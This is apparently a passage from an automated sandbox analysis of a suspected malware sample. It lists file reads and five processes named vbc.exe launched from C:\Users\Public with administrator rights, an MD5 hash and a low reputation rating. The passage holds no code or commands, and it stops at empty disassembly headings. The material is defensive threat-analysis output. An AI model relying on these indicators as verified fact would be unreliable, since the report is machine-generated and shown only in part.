C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E12DE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runtime.Remoting#\60a7f8245c39a1b0bf984a11845c6878\System.Runtime.Remoting.ni.dll.aux	unknown	1276	success or wait	1	6E12DE2C	ReadFile

Analysis Process: vbc.exe PID: 2876 Parent PID: 2852

General

Start time:	20:03:13
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x210000
File size:	633856 bytes

MD5 hash:	BE84C387975B024F25DC96EC5F85F7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2468 Parent PID: 2852

General

Start time:	20:03:14
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x210000
File size:	633856 bytes
MD5 hash:	BE84C387975B024F25DC96EC5F85F7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2460 Parent PID: 2852

General

Start time:	20:03:14
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x210000
File size:	633856 bytes
MD5 hash:	BE84C387975B024F25DC96EC5F85F7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2424 Parent PID: 2852

General

Start time:	20:03:14
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x210000
File size:	633856 bytes
MD5 hash:	BE84C387975B024F25DC96EC5F85F7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: vbc.exe PID: 2420 Parent PID: 2852

General

Start time:	20:03:15
Start date:	27/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0x210000
File size:	633856 bytes
MD5 hash:	BE84C387975B024F25DC96EC5F85F7BD
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

Code Analysis